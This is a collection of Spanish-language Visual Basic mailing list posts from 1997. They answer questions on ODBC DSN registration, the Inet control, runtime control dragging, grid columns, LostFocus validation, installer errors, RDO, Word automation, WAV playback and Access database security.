>Hace meses que estoy suscripto a la lista, y esta es mi segunda pregunta.
>Espero tener mejor suerte, puesto que la primera no tuvo respuesta alguna.
>Solo un comentario de Guille.

Bueno, pues yo, aunque no escribo mucho -por el tiempo- voy a intentar ayudar, para que no te quejes de la lista...:-)))

>Estoy corrigiendo una aplicación que accede a una base de datos Access por
>medio de ODBC. El tema es que la aplicacion debe ser instalada en varias
>estaciones de trabajo y el DSN que utiliza no existe en todas ellas.
>Mi pregunta es: Como hacer desde visual basic para que la aplicacion
>verifique si existe el DSN en cuestion y en caso de que no exista que lo
>registre???
>Para verificar la existencia, supongo que una forma es invocar la conexion,
>si se produce un error es que no existe. Pero quizas hay otra forma mas
>"prolija".

1º problema : Para ver si existe una DSN tienes dos enfoques:
- Si estás en Windows 3.11, basta con mirar el fichero ODBC.INI, por ejemplo, abriéndolo a bajo nivel, y comprobando que una de las entradas es la de la DSN que buscas.
- Si estás en Win32, puedes hacer la la misma operación, o -lo que es más recomendable- mirar en el Registro. (Como ya sabes, al tratarse de una entrada especial de registro, tienes que usar las API RegOpenKey y RegOpenKeyEx).

>Y para registrar el DSN, supongo que se debe hacer por API pero desconozco
>cuales y su uso. Asi que, si son tan amables, me podrian dar ejemplos???

2º Problema. Para registrar tú mismo una DSN.

- Si estás trabajando con DAO, no queda más remedio que usar una función del API de ODBC 2.0 SQLCreateDataSource.

-Si trabajas con RDO, lo tienes más fácil, ya que todo lo que tienes que hacer es utilizar la función de RDO rdoRegisterDataBase, que requiere como parámetros (entre otros), el nombre de la nueva DSN y la Base de Datos a conectar.

Espero que te sirva.
Un saludo.
Marino
www.eidos.es

Matias Owsianik wrote:
>
> Hola a todos los listeros,
> Hace meses que estoy suscripto a la lista, y esta es mi segunda pregunta.

> Espero tener mejor suerte, puesto que la primera no tuvo respuesta alguna.
> Solo un comentario de Guille.
>
> Estoy corrigiendo una aplicación que accede a una base de datos Access por
> medio de ODBC. El tema es que la aplicacion debe ser instalada en varias
> estaciones de trabajo y el DSN que utiliza no existe en todas ellas.
> Mi pregunta es: Como hacer desde visual basic para que la aplicacion
> verifique si existe el DSN en cuestion y en caso de que no exista que lo
> registre???
> Para verificar la existencia, supongo que una forma es invocar la conexion,
> si se produce un error es que no existe. Pero quizas hay otra forma mas
> "prolija".
> Y para registrar el DSN, supongo que se debe hacer por API pero desconozco
> cuales y su uso. Asi que, si son tan amables, me podrian dar ejemplos???
>
> Saludos,
> Matias
>
> --
> Matias Owsianik
> MODdeS - Desarrollo de Sistemas
> Tel.: +(54)-1-784-0607
> E-mail: owsianikm@okfm.com
> Web Comercial: http://www.okfm.com/moddes/
> Web Personal: http://www.geocities.com/SiliconValley/Heights/4363

Usa DBEngine.RegisterDatabase NombreDSN, _
    "Microsoft Access Driver (*.mdb)", True, Atribs

donde NombreDSN es una cadena con el nombre que llevará tu DSN, True es la opción de no mostrar el cuadro de diálogo ODBC (en tu caso no te interesa) y Attribs es una cadena donde indicas las propiedades de la base de datos. Si usas rdo, puedes usar rdoEngine.RegisterDatabase.

Espero haberte sido de ayuda. Un saludo.

Hola Sergio !!

> Me gustaría saber como "bajar" una página HTML
> de Internet para ver su código HTML.

Como tu dices, el Internet Transfer Control te permite hacerlo. En un Form coloca un CommandButton(Command1), un TextBox(Text1) y un INet(Inet1). Prueba con el código siguiente en el evento click del Command1

```
Private Sub Command1_Click ()
    Inet1.AccessType = 0 'El control utilizará las opciones
                                    'predeterminadas en el registro
                                    'para acceder a Internet
    Text1.Text = Inet1.OpenURL ("http:/www.microsoft.com")
    MsgBox "Sergio: la transferencia ha terminado, _
    atrapé el código que necesitabas"
End Sub
```

Saludos y mucha suerte.

Daniel Pierini
ARGENTINA Computación
ac@santafe.com.ar

Para mover un control en RunTime

-----Original Message-----
De: Alberto López <frasys@feedback.net.ar>
Para: VB-ESP <vb-esp@ccc.uba.ar>
Fecha: Sábado 29 de Noviembre de 1997 5:06 PM
Asunto: (VB-ESP) Para mover un control en RunTime

Hola Lista,
>Alguien tiene idea como pedo hacer para que mediante el mouse, pueda
>mover un control(en RunTime), moverlo de lugar dentro de la pantalla, así
>como lo puedo hacer un un form.

Supón que tienes un único control CommandButton en un formulario. El
siguiente código te da la solución:

```
*****************************
Option Explicit

Private Sub Command1_Click()
  ' Sólo establece una diferencia entre click izquierdo y arrastre derecho
  MsgBox "Hola amigo"
End Sub

Private Sub Command1_MouseDown(Button As Integer, Shift As Integer, X As
Single, Y As Single)
  If Button And vbRightButton Then ' ¿Está oprimido el botón derecho?
    Command1.Drag vbBeginDrag ' Inicie el arrastre
  End If
End Sub

Private Sub Command1_MouseUp(Button As Integer, Shift As Integer, X As
Single, Y As Single)
  Command1.Drag vbEndDrag ' Finalice el arrastre
End Sub

Private Sub Form_DragDrop(Source As Control, X As Single, Y As Single)
  ' Nótese que este evento es de FORM y ocurre cuando éste ha sentido
  ' que algo le ha caido encima.
  ' Es menester saber para qué sirve cada parámetro:
  ' Source: Es el control que cayó encima del formulario
  ' X y Y: Son las coordenadas donde cayó el control.
  ' Es posible que se necesiten algunos cálculos extra para saber el lugar
exacto
  ' donde se colocará el control.

  Source.Move X, Y ' Mueva el control

End Sub
```

+¡Saludos desde México!+
| |
| .+'~~'+. |
| * Tron * David.BAS |
| `+,__,+' |

Parar procesos mientras se pide password

```
Siiiiiiiiii toma nota
declaraciones a nivel de modulo:
-----------------------------------------------

Public Const SPI_SCREENSAVERRUNNING = 97&
Public Declare Function SystemParametersInfo Lib "user32" Alias
"SystemParametersInfoA" (ByVal uAction As Long, ByVal uParam As Long, ByVal
lpvParam As Any, ByVal fuWinIni As Long) As Long

funcion:
----------

Public Function ACTIVA_TECLAS(SI_NO As Boolean)
' sintaxis
' activa ACTIVA_TECLAS True
' desactiva= ACTIVA_TECLAS False
Dim LNGRET As Long
Dim blnOld As Long


If SI_NO = True Then
blnOld = -1
LNGRET = SystemParametersInfo(SPI_SCREENSAVERRUNNING, False, blnOld, 0&)
End If
If SI_NO = False Then
blnOld = -1
LNGRET = SystemParametersInfo(SPI_SCREENSAVERRUNNING, True, blnOld, 0&)
End If

End Function

un saludo


Áridos Pérez Jiménez, S.L.
email.: apj@ctv.es
Web: http://www.ctv.es/USERS/apj


----------
> De: Boris <sonar@jet.es>
> A: vb-esp@ccc.uba.ar
> Asunto: (VB-ESP) Stop procesos mientras Pasword Vb
> Fecha: jueves 13 de noviembre de 1997 16:03
>
>
> Estoy escribiendo un programa Password de acceso al ordenador en Vb.
>
> Hay alguna forma de no conmutar a otros programas que se estén ejecutando
en ese
> momento ,o a w95 mientras el password no sea el correcto?
>
> Actualmente el programa se queda esperando el password pero el usuario
puede
```

> saltar a otra tarea o salir a w95 con lo cual no sirve para nada.
>
>
>
>
>

Poner una columna invisible en un grid

Hola Beatriz:

Te copio una rutina donde pisando un control, se muestran y ocultan columnas de una grid muy "normalucha", en forma alternativa. Todo consisten en darle un ancho de 1.
Como verás, oculto las columnas 1,2 y 3 y muestro las 4, 5 y 6 o al revés, La gracia de esto es que las columnas 7 en adelante, no se mueven....

Buena Suerte, Amiga
Gerardo Alvarez
asaca@telcel.net.ve

```
    mousepointer = 11

If command7_control = 0 Then
   command7_control = 1
   command7.Caption = "&Vencimiento"

   setea_columnas ' anchos columnas iniciales

ElseIf command7_control = 1 Then
   command7_control = 2
   command7.Caption = "&Ven / Cob"
   grid1.ColWidth(1) = 1050
   grid1.ColWidth(2) = 1050
   grid1.ColWidth(3) = 1050
   grid1.ColWidth(4) = 1
   grid1.ColWidth(5) = 1
   grid1.ColWidth(6) = 1


ElseIf command7_control = 2 Then
   command7.Caption = "&Ver Fecha"

   grid1.ColWidth(1) = 1
   grid1.ColWidth(2) = 1
   grid1.ColWidth(3) = 1
   grid1.ColWidth(4) = 1050
   grid1.ColWidth(5) = 1050
   grid1.ColWidth(6) = 1050


   command7_control = 0

End If
  mousepointer = 0
```

From: Inf.: Beatriz Torres <BTORRES@emmc.ext.ulpgc.es>
To: vb-esp@ccc.uba.ar
Subject: (VB-ESP) (VP-ESP): Grid-Columna Invisible
Date: Monday, August 04, 1997 9:13 AM

Hola listeros!
   ¿Alguien sabe si existe alguna manera de colocar invisible una columna en el 'Grid' normalucho. He estado mirando y no he encontrado nada ya que la propiedad 'Visible' afecta a todo el control, y la propiedad 'Columns' (del dbgrid) no existe para este control.
   Uso el grid porque no me queda más remedio (enlazo tablas de distintas bases de datos).

   Un saludo y gracias

      Beatriz Torres

Problema con validación en LostFocus

Las validaciones es aconsejable realizarlas en el boton de aceptar, pero si lo que deseas es validar con el LostFocus aqui tienes un articulo de Microsoft que solventa el problema.

Saludos
Salvador Marine
Barcelona España

Validating Text Box Data Causes Extra LostFocus Events
Last reviewed: June 21, 1995
Article ID: Q96846 The information in this article applies to:
- Standard and Professional Editions of Microsoft Visual Basic for Windows, versions 2.0 and 3.0
- Microsoft Visual Basic programming system for Windows, version 1.0 - Standard and Professional Editions of Microsoft Visual Basic for MS-DOS, version 1.0

SUMMARY
Using the LostFocus event to validate data in a text box can cause excess LostFocus events after the data is determined invalid and focus is set back to the text box. Setting the focus back to the text box, as is the custom when data is invalid, causes a LostFocus event to occur in the control that just received the focus. If that control is also validating data in its LostFocus event and no data (or invalid data) is entered, that control could set the focus back to itself, triggering a LostFocus event in the text box.

MORE INFORMATION
To work around the problem, you need to handle the intended LostFocus event and ignore those generated as a side-effect of handling invalid data. Using a Dim Shared variable in Visual Basic for Windows or Visual Basic for MS-DOS, you can use the LostFocus event to validate text box data. A Dim Shared variable holding either the TabIndex of the next control to be validated or a flag indicating that any control can be validated next, allows you to ignore unintended LostFocus events in other controls.
The example below demonstrates how to use a Dim Shared variable to validate Text box data in the LostFocus event. The example gives step-by-step instructions for Visual Basic for Windows, but you can use the exact same code and controls in Visual Basic for MS-DOS without modification.
Steps to Create Example
1. Start Visual Basic or from the File menu, choose New Project (ALT, F, N)
   if Visual Basic is already running. Form1 is created by default.
Add two text boxes (Text1 and Text1) to Form1.
Add the following code to the General Declarations section of Form1. (In Visual Basic for MS-DOS, add the code to the form-level code.)

```
Dim Shared Focus As Integer
Function IsValid (t1 As TextBox) As Integer
      If t1.Text = "" Then

IsValid = False Else ' add other data restrictions here IsValid = True
End If End Function
```

Add the following code to the Form_Load event procedure of Form1:

```
   Sub Form_Load ()
      Focus = -1
   End Sub
Add the following code to the Text1_LostFocus event procedure:
   Sub Text1_LostFocus ()
      If Not IsValid(Text1) And (Focus = -1 Or Focus = Text1.TabIndex)
Then
         MsgBox "Text in Text1 invalid"
         Focus = Text1.TabIndex
         Text1.SetFocus
      Else
          Focus = -1
      End If
   End Sub
Add the following code to the Text2_LostFocus event procedure:
   Sub Text2_LostFocus ()
      If Not IsValid(Text2) And (Focus = -1 Or Focus = Text2.TabIndex)
Then
         MsgBox "Text in Text2 invalid"
         Focus = Text2.TabIndex
         Text2.SetFocus
      Else
         Focus = -1
      End If
   End Sub
>From the Run menu, choose Start (ALT, R, S) to run the program. Text
boxes Text1 and Text2 both contain the default text, their Name
property.
Delete the text in Text1.
Press the Tab key to move the focus to Text2. The Text1_LostFocus event
detects that there is no text in the text box, displays a message box
stating that the text in the Text1 box is invalid, and sets the focus
back to the Text1 box.


> -----Mensaje original-----
> De:    Perez Hormahechea, Ernesto [SMTP:eph-dossa-cadiz@DRAGADOS.com]
> Enviado el:    miércoles 10 de diciembre de 1997 11:38
> Para:    'Lista de VB'
> Asunto:    (VB-ESP) Problema con LostFocus
>
> Hola a todo/as!
>
> Tengo un pequenno problema que me genera el tipico bucle eterno...
>
> Tengo un formulario con varios textbox que el usuario debe teclear. En
> el evento KeyPress de los textbox controlo que solo se introduzcan
> numeros o letras... En algunos de esos textbox (principalmente los de
> fecha y dni) valido que sea correcto el campo y lo formateo en salida:
> eso lo hago en el LostFocus mas o menos asi:
>
> Sub Lost_Focus
>     Si el foco esta en un boton de cancelar
>         salgo
>     end if
>     Valido el campo
>     Si hay error
>         Mensaje de aviso
```

>   Foco en el campo erroneo
>   else
>   saco el campo formateado (p.e.: 12/12/1997 o 32.345.456)
>   end if
> end sub
>
> En principio parece todo correcto pero... si paso de un campo que
> valida
> en el lostfocus a otro campo con validacion... Se enbucla por que en
> el
> primero da error y el segundo vuelve a perder el foco y da error, y el
> campo vuelve a perder el foco y valida y da error... etc...
>
> Como arreglarlo? Teoricamente las validacione debo hacerlas en el
> lostfocus...
>
> Un saludo desde Cai,
> Ernesto

Problemas instalando aplicacionnes

Hola,
Te envio el "post" que hizo Franklin Prieto a las news:
Espero que te lo solucione.

Saludos.
Guillermo

---xxx---
Subject: Asi conviven VB 4.0 y Office97
Date: Thu, 01 May 1997 09:35:19 -0500
From: Franklin Prieto <fprieto@geocities.com>
CC: psoft@latino.net.co
Newsgroups: microsoft.public.es.vb

Por solicitud de Harvey Triana, me permito dar nuevamente la dirección del artículo que microsoft publicó por errores presentados al instalar Office 97 en un PC con VB4.0.

Nota: Funciona, pero faltan dos archivos mas para poner en:
C:\Program Files\Microsoft Visual Basic\Setupkit\Kitfil32\sys32

    COMCTL32.OCX
    COMDLG32.OCX

http://www.microsoft.com/kb/articles/q162/5/18.htm

Para los que quieren evitar el viaje, acá está ese artículo, sin cambiarle una
coma:

==========
PRB: "Unexpected error; quitting" Installing VB4 Application

Article ID: Q162518
Creation Date: 22-JAN-1997
Revision Date: 25-JAN-1997

The information in this article applies to:

* Standard, Professional, and Enterprise Editions of Microsoft Visual Basic, 32-bit only, for Windows, version 4.0 on the following platform: x86

SYMPTOMS

When you attempt to install a Visual Basic 4.0 32-bit application created using the Setup Wizard, the following error message appears:

   Unexpected Error; Quitting

CAUSE

This problem occurs because the target machine has version 5.x of Olepro32.dll installed but does not have version 2.20.xxx of Oleaut32.dll installed. This can happen when Visual Basic 4.0

developers install an Office 97 application, Internet Explorer 3.0, or Visual Basic 5.0 on their machine (thus installing Olepro32.dll version 5.x), and then create a distribution using the Visual Basic 4.0 Setup Toolkit. The Visual Basic 4.0 Setup Toolkit includes version 5.x Olepro32.dll in the files it installs. When an attempt is made to install the Visual Basic 4.0 application on a machine that does not have the version 2.20 Oleaut32.dll, it fails as described above, leaving the updated version of Olepro32.dll on the target machine.

Also, any application on the target machine that uses Olepro32.dll will no longer work because Olepro32.dll attempts to forward calls into the new Oleaut32.dll, which is not present.

RESOLUTION

The Visual Basic 4.0 Setup Toolkit cannot be used to install the updated Oleaut32.dll on the target system because doing so requires the system to be restarted and the Visual Basic 4.0 Setup Toolkit does not have this capability.

To correct problems on target machines where installation was attempted, there are two options:

1. Install an application that includes the new Oleaut32.dll onto the problem machines by installing any of the following apps: Internet Explorer 3.0 or Visual Basic 5.0 CC edition (downloadable from the Web), Office 97, Visual Basic 5.0, Windows NT 4.0, or Windows NT 3.51 Service Pack 5.

2. Get the original Olepro32.dll from the Visual Basic 4.0 operating system CD-ROM and replace the 5.x version of Olepro32.dll with it. Machines that are not having problems do not need to delete any files.

You now need to recreate your installation so the problem will not re-occur. Do this by copying the following components from the \vb\system directory of your Visual Basic 4.0 CD-ROM:

   OLEPRO32.DLL
   MFC40.DLL
   MSVCRT40.DLL

to the following folder:

   C:\Program Files\Microsoft Visual Basic\Setupkit\Kitfil32\sys32

Now recreate your distribution. Microsoft Visual Basic 4.0's Setup Wizard always looks first at the above folder when searching for dependent files. When you install your application, only less-recent files on the target machine will be overwritten.

STATUS

Microsoft is researching this problem and will post new information here in the Microsoft Knowledge Base as it becomes available.

> From: "Villanúa" <villanua@arrakis.es>

> To: "Lista de correos de VB-ESP" <vb-esp@ccc.uba.ar>
> Subject: (VB-ESP) Ayuda
> Date: Tue, 6 May 1997 21:35:21 +0200
> Reply-to: vb-esp@ccc.uba.ar

>   Tengo un problema bastante grave con las instalaciones. He creado un
> programa para mi empresa y no soy capaz de instalarselo. Cuando empiezo a
> instalarlo, en el primer disco se para y me sale una pantalla de aviso que
> me dice que ha ocurrido un error grave. Se que no es problema de los discos
> puesto que en otro ordenador que probé me lo instaló sin problemas.
>   Lo que he descubierto es que si en el ordenador en el que voy a instalar
> el programa no funciona la utilidad de Microsoft REGCLEAN.exe tampoco me
> funcionará el programa. Cuando instalo el regclean e intento ejecutarlo me
> sale una pantalla que me dice que el pograma Regclean no se puede ejecutar
> porque está vinculado al exportado ausente oleaut32.dll. Creo que este
> problema que da con el Regclean es el mismo problema que no me deja
> instalar mis programas. Si hay alguien que tenga este mismo problema o
> alguien que sepa como arreglarlo le agradecería me ayudara ya que es
> bastante deprimente el que le dediques mucho tiempo a un programa y que
> luego no se pueda instalar.
>   Además este error he comprobado que hay ordenadores que me lo dan y otros
> que no.
>   Por favor, si sabeis algo sobre este problema os agradecería que me
> ayudaseis.
>
>   Gracias.
>
>
> **
> ...no es más grande el que da el paso más largo, sino
> el que deja la huella más profunda..... en el corazón
> de los hombres.
>
> 15223547516876859Y--------Villanúa-----------------------
> ..... villanua@arrakis.es ....
> **
>

Problemas registrando un control OCX

On Saturday, August 30, 1997 10:48 AM, Carlos Fdo. =?UNKNOWN-8BIT?Q?Dur=E1n?= Silva [SMTP:ncarferd@col1.telecom.com.co] wrote:
>
> Esto registrando un control ocx (usando regsvr32.exe) en una computadora
> y cuando trato de hacerlo me sale el siguiente error:
>
> LoadLibrary(control.ocx) failed. GetLastError returns 0x00000485
>
>
Es muy probable que en la otra computadora te falten los archivos MFC40.DLL y MSVCRT40.DLL (y tal vez, MSVCIRT.DLL, de acuerdo al Knowledge base de Microsoft (Artículo Q160018 - http://www.microsoft.com/kb/articles/q160/0/18.htm)

"A registration program will attempt to do a LoadLibrary() of the ActiveX/DLL and call DLLRegister() on it. If LoadLibrary() fails and GetLastError() returns 1157(0x485), this means that a DLL needed by the control cannot be found (Error code 1157 is defined as ERROR_DLL_NOT_FOUND in WINERROR.H). "

También puedes chequear otro artículo del Knowledge Base, (Q140346 http://www.microsoft.com/kb/articles/Q140/3/46.htm) y allí vienen más razones por las que los controles OLE no cargan. Ambos artículos están enfocados a C++, pero la explicación te puede dar un buen punto de partida para detectar el error. :)

Saludos.

==========
yopillo O:)

http://www.geocities.com/SunsetStrip/Towers/7929
==========

El programa que tengo no creo que te pueda servir por el gran volumen de este y porque además lo tengo prohibido, pero nadie me impide recomendarte unas instrucciones.
Los pasos son muy sencillos:

1.- Abres una conexión:
Objeto: rdoConnextion.
Personalmente te recomiendo el driver rdUseOdbc, pero si vas a utilizar un programa de Transacciones como el Transaction Server, tendrás que utilizar otros. El uso de estos cursores viene muy bien explicado en los libros en pantalla que te vienen con el CD de VB.

```
Dim rdoCn As New rdoConnection 'Se crea una conexión independiente
Dim rs as rdoResultSet
'Evidentemente deberas cambiar el servidor y agregar el usuario y
password
'Si utilizas DSN también debes indicarlo
With rdoCn
    .Connect = "UID=;PWD=;Database=WorkDB;" _
        & "Server=SEQUEL;Driver={SQL Server}" _
        & "DSN='';"
    .LoginTimeout = 5
     .CursorDriver = rdUseODBC
    .EstablishConnection rdDriverNoPrompt, True
End With
```

2.- A partir de este objeto consigues un rdoResultset o un rdoQuery. Si estas empezando y no quieres hacer maravillas con el rdoResultset es suficiente pero para hacer consultas o ejecutar procedimientos almacenados necesitaras el rdoQuery,

```
SQL = "Select Au_Lname, Au_Fname From Authors A

Set rs = cn.OpenResultset(SQL, rdOpenKeyset, _
    rdConcurReadOnly, rdAsyncEnable + rdExecDirect)
```

3.- Ya esta. Ya tienen el rdoResutSet y manejas con el como quieras. Hay muchas variedades, ya sabes que sobre gustos ...

Suerte y espero que no tengas los problemas que he tenido yo. Por cierto hay veces que casca. Pero la mayoría de las veces es dentro del Transaction Server.

Fernando Moreno
Estudiante de Informática de Sistemas
Fmoreno@compucenter.es

-----Mensaje original-----
De: Cesar Altamirano Arbayza
[SMTP:cesaralt@amauta.rcp.net.pe]
Enviado el: jueves 23 de octubre de 1997 22:01

Para: vb-esp@ccc.uba.ar
Asunto: (VB-ESP) Programa ejemplo de RDO VB. 5.0

Hola listeros,

Estoy tratando de migrar hacia VB.5.0 y necesito hacer un programa en VB. 5.0 que lea una base de datos en SQL SERVER y que actualize algunos campos de algunas tablas, tengo que hacerlo con RDO 2.0, alguien seria tan amable de enviarme algun programa ejemplo que utilice el RDO.

Saludos y muchas gracias por anticipado,

Cesar Altamirano.

Proteccion de Software (nº serie disco)

Hola Hector hay va una funcioncilla que vale para estos menesteres, Pura api:

```
Declaraciones a nivel de módulo
Public Declare Function GetVolumeInformation Lib "kernel32" Alias
"GetVolumeInformationA" (ByVal lpRootPathName As String, ByVal
lpVolumeNameBuffer As String, ByVal nVolumeNameSize As Long,
lpVolumeSerialNumber As Long, lpMaximumComponentLength As Long,
lpFileSystemFlags As Long, ByVal lpFileSystemNameBuffer As String, ByVal
nFileSystemNameSize As Long) As Long
```

la función protección que nos devuelve el nº de serie de donde esté instalado el software

```
Public Function PROTECCION()
 ' sintasis pro=proteccion
 Dim R, N, F, Z As String
        Dim s, SS, vv As Long

    R = Left(App.Path, 3)
    N = Space$(3)
    F = Space$(255)
    GetVolumeInformation R, N, s, vv, 255, 0, F, SS
    PROTECCION = vv

    'lee el nº de serie y lo guarda en z
End Function
```

Áridos Pérez Jiménez, S.L.
email.: apj@ctv.es
Web: http://www.ctv.es/USERS/apj

> De: hector (HeDa) <hcormen@delta.cti.unav.es>
> A: vb-esp@ccc.uba.ar
> Asunto: Re: (VB-ESP) Proteccion de Software
> Fecha: domingo 21 de diciembre de 1997 0:59
>
> Hola. Soy Hector. HAce tiempo hablamos de como proteger programas con visual basic de forma simple pero eficaz en la lista VB-ESP.
>
> Has encontrado alguna otra solucion para protejer nuestros humildes programas con Visual Basic. ?
>
> Feliz Navidad
>
> _____ _ _ _ _ _ _ _ _
> Héctor D. Corcín
> hcormen@arq.cti.unav.es
> http://www.yi.com/home/CorcinHector

RDO contra Access sin DSN

Aquí tienes un ejemplo de Connect para lo que pides.
Saludos.

```
 "UID=;PWD=;DRIVER={Microsoft Access Driver
(*.mdb)};SERVER=(local);DBQ=C:\PRUEBAS\BDPRUEBAS.MDB;DATABASE=;DSN=;"
```

Registros en MS Word

Para imprimir un documento Word yo hago lo siguiente:
Primero debes crear el documento word e insertarle campos, cada campo tiene propiedades como nombre. tamaño, tipo de dato (numerico, fecha, etc..)
etc...
luego en VB lo usas asi:

```
Dim WordDoc As Object
Set WordDoc = CreateObject("Word.Basic")

si es Word6 español
WordDoc.ArchivoAbrir "F:\PEPE.DOC"
si es Word97 o ingles
WordDoc.FileOpen "F:\PEPE.DOC"

y para pasarle el dato del campo:

si es Word97 o ingles
WordDoc.SetFormResult "NombreDelCampo", ContenidoDelCampo
si es Word6 español
WordDoc.FijarResultadoForm "NombreDelCampo", ContenidoDelCampo

luego para imprimir:

WordDoc.FilePrintDefault ó
WordDoc.ArchivoImprimirPredeter

WordDoc.FileClose 2 ó
WordDoc.ArchivoCerrar 2

Set WordDoc = Nothing

y listo.
esto funciona en VB4 y VB5, en VB5 tambien podes utilizar los ActiveX
Document que trae Word97
```

> De: Laury Requena <lauryr@bancomercio.com.pe>
> A: 'vb-esp@ccc.uba.ar'
> Asunto: (VB-ESP) Registros en MS Word
> Fecha: Miércoles 13 de Agosto de 1997 15:28
>
> Hola amigos de la lista
> Quisiera que por favor me ayuden a resolver el siguiente problema:
>
> Desde un programa en Visual Basic necesito imprimir un registro que se
> encuentra en MS Access (unido a un DataControl), en MS Word.
> Cómo puedo enviar el registro a MS Word para ser impreso?
> Muchas gracias de antemano por la ayuda que me puedan brindar
> Saludos
> Laury

Reproducir un fichero wav

Whyle Gonzales wrote:
>
> Hola Listeros....Me intereza saber cual es el comando que me permite ejecutar
> un archivo wave (audio)
>
> Atte,
> Carlos
>

Con las siguientes rutinas, usando "Reproducir Ding", reproduce el
fichero ding.wav. Estas rutinas van en un módulo .bas:

```
#If Win32 Then
Declare Function sndPlaySound& Lib "winmm.dll" Alias "sndPlaySoundA"
(ByVal lpszSoundName As String, ByVal uFlags As Long)
#Else
Declare Function sndPlaySound% Lib "mmsystem.dll" (ByVal lpszSoundName
As String, ByVal uFlags As Integer)
#End If 'WIN32

Public Const SND_SYNC = &H0
Public Const SND_NODEFAULT = &H2


Public Sub Reproducir(Optional Archivo)
If IsMissing(Archivo) Or (Dir(Archivo & ".wav") = Empty) Then Exit Sub
#If Win16 Then
Dim z As Integer
#Else
Dim z As Long
#End If
z = sndPlaySound(Archivo, SND_SYNC Or SND_NODEFAULT)
End Sub
```

Espero haberte sido de ayuda. Un saludo.

SavePicture de un Picture.hDC

Hola Alberto:

>Me explico. Una picture que apunta a un hDC externo, pero que si quieres
>usar savepicture, te da el error de imagen no válida.
> Se puede dibujar el bitmap en la picture, pero no se tienen los datos
del
>bitmap en la picture para poder grabarlo.
> ¿Alguien sabe de alguna función de la API?

Probá con lo que sigue (no se que versión de VB estás usando asi que
te envío un ej. de la v3)

***** En un módulo global declará:

```
Declare Function BitBlt Lib "GDI" (ByVal hDestDC As Integer, ByVal X As
Integer, ByVal Y As Integer, ByVal nWidth As Integer, ByVal nHeight As
Integer, ByVal hSrcDC As Integer, ByVal XSrc As Integer, ByVal YSrc As
Integer, ByVal dwRop As Long) As Integer

Global Const SRCCOPY= &HCC0020
```

****** Luego incluí el siguiente código para realizar el SavePicture

```
Dim hScreenDC As Integer, r%
hScreenDC = Picture1.hDC
Picture1.AutoRedraw = True 'para que esto funcione autoredraw deber ser
True
r% = BitBlt(Picture1.hDC, 0, 0, Picture1.ScaleWidth, Picture1.ScaleHeight,
hScreenDC, 0, 0, SRCCOPY)
Picture1.AutoRedraw = False 'volver a poner en False la propiedad
autoredraw
SavePicture Picture1.Image, "test.bmp"
```

Truco Extraído de VB-Tips (01-07-92)

Espero que esto te solucione el problema (que supongo deber ser que estás
cargando una imagen a través de la propiedad 'picture' y después la
modificás con elementos gráficos - que se 'manejan' a través de la
propiedad 'image'.)

Saludos y suerte.

Punto y fuera. YSEQS

Daniel Pierini
ARGENTINA Computación
ac@santafe.com.ar

jlap@zaz.servicom.es wrote:
>
> Hola listeros.
> Estoy intentando establecer la seguridad de una base de datos, en principio
> monousuario, como ejercicio para entender este tema. Por mucho que lo
> intento no me aclaro.
> Establezco una contraseña global abriendo la base de datos en Access,
> ¿Como la verifico en VB para acceder a ella?
> Si creo los grupos de usuarios en Access ¿Como los identifico con el codigo?
>
> He revisado los objetos User y Workspace pero sigo sin tenerlo claro. A
> ver si alguien me echa una mano.
>
> Un saludo para todos
> Jose Ramon.

Lo que seguramente tú haces es establecer una constraseña para el usuario Administrador (Admin en VB). En el código que mando debajo, sustituye la variable POscar por una contraseña errónea, y ya verás lo que te dice VB. Si pones la contraseña buena, te dejará entrar. El motor de la base de datos no te permite ver la contraseña (aunque sea tuya), porque si no, menudo pitorreo. De todas maneras, cuando diseñes una base de datos con seguridad, te recomiendo que hagas unos pasos previos:

1) Ve al administrador de grupos de Access y crea un grupo de trabajo nuevo, y en el directorio de diseño (no uses el system.mda, más que nada por confusión con el system.mda por defecto);

2) Entra en Access. Crea la base de datos (si la tienes creada pero en otro grupo de trabajo, importa todas las tablas y consultas; apenas te llevará un par de minutos si son muchas).

3) Una vez creadas las tablas y consultas, tienes que asignar los derechos. En el menú de Usuarios, Autorizaciones, puedes manipular todos los usuarios, así como crear contraseñas, aunque para cambiar la contraseña de un usuario nuevo tienes que salir de Access y volver a entrar con ese usuario, y luego elegir la opción de cambiar contraseña.

4) Una vez puestos todos los usuarios, grupos y permisos, ejectuta de nuevo el administrador de grupos para unirte al grupo que sueles usar habitualmente (generalmente system.mda).

Voy a mandar un trozo de código que pueda ayudarte.

Aprovecho la ocasión para mandar un código con el cual tengo un problema.
Primero decir que yo sólo tengo Access 2.0 (16 bits), y el código funciona perfectamente en VB4 de 16 bits, pero si uso el mismo código fuente lo complio en VB4 32, me da el error 3028, que no encuentra la base de datos del sistema (típicamente SYSTEM.MDW), cuando trata de acceder a la contraseña del usuario principal. Tengo instalado el módulo de compatibilidad 2.5/3.0, e incluso he llegado a instalar manualmente

la referencia al DAO2016.DLL (que es la que usa VB4 16), pero me da el mismo error.

```
FichIni = App.Path & "\" & NombreBase & ".ini"
SaveSetting App.EXEName, "Options", "SystemDB", FichIni
Passw = "kkl"
DBEngine.IniPath = GetSetting(App.EXEName, "options", "SystemDB")
DBEngine.DefaultUser = "Oscar"
DBEngine.DefaultPassword = POscar
Set WK = DBEngine.CreateWorkspace("Video", "Oscar", POscar)
Set BD = WK.OpenDatabase(App.Path & "\" & NombreBase & ".MDB")
```

P.D.: La razón por la que creo un workspace (pero no lo añado a la colección Workspaces) es que Microsoft dice que pueden existir "filtraciones" y mediante DLL's averiguar contraseñas, y por eso no uso Workspaces(0).

Seguridad en VB y ACCESS

Me gustaría habrir una línea de debate sobre la seguridad en las bases de datos de ACCESS y su manipulación desde Visual Basic.

Personalmente la seguridad la manipulo de la siguiente forma:

1. Creo la base de ACCESS y pongo una clave de acceso al usuario adminitrador con el fin de desencadenar el control de acceso.

2. Me creo un usuario que será el propietario de la base de datos y tendrá los derechos de administrador y que pertenecerá a un grupo que he creado nuevo.

3. A los usuarios que vienen por defecto en ACCESS (Administrador, Usuario e Invitado) les niego todos los derechos, incluyendo el de habrir la base de datos.

4. Desde visual basic manejo una tabla en la que defino los nombres de los usuarios y las opciones del menú principal que puede usar cada uno. Esta tabla se compone de un campo nombre, un campo password y tantos campos de tipo lógico como opciones tiene mi menú principal. Cuando cargo la aplicación solicito el nombre y la password y en función de esto visualizo o no las opciones del menú.

5. Cuando desde VB tengo que habrir la base de datos lo hago con pleno derecho puesto que utilizo del usuario que comentaba en el paso 2.

Y ahora el código que necesito para habrir la base de datos desde VB:

a) en el fichero INI:

```
[Options]
SystemDB=c:\RUTA\System.mda
```

